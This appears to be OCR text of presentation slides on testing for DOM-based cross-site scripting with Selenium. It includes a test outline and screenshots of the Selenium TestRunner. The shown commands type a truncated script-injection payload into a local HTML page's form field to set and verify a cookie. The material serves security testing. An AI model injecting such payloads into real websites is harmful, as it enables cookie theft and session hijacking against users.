
Would you like a cookie?


- Exploit the DOM via XSS
- Example taken from XSS Attacks' awesome.html by pdp
- The test
  - Bypass input validation
  - Set a cookie (DOM XSS)
  - Verify cookie exists
  - Delete cookie



Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>doc expires=Th UTC; path=
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 00.00
Tests
0 run
0 failed
Commands
0 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
Test Suite
Current Test
Control Panel
Selenium
by ThoughtWorks and friends
For more information on Selenium, visit
http://selenium.openqa.org
Se 34
selenium
78.96
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher



Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
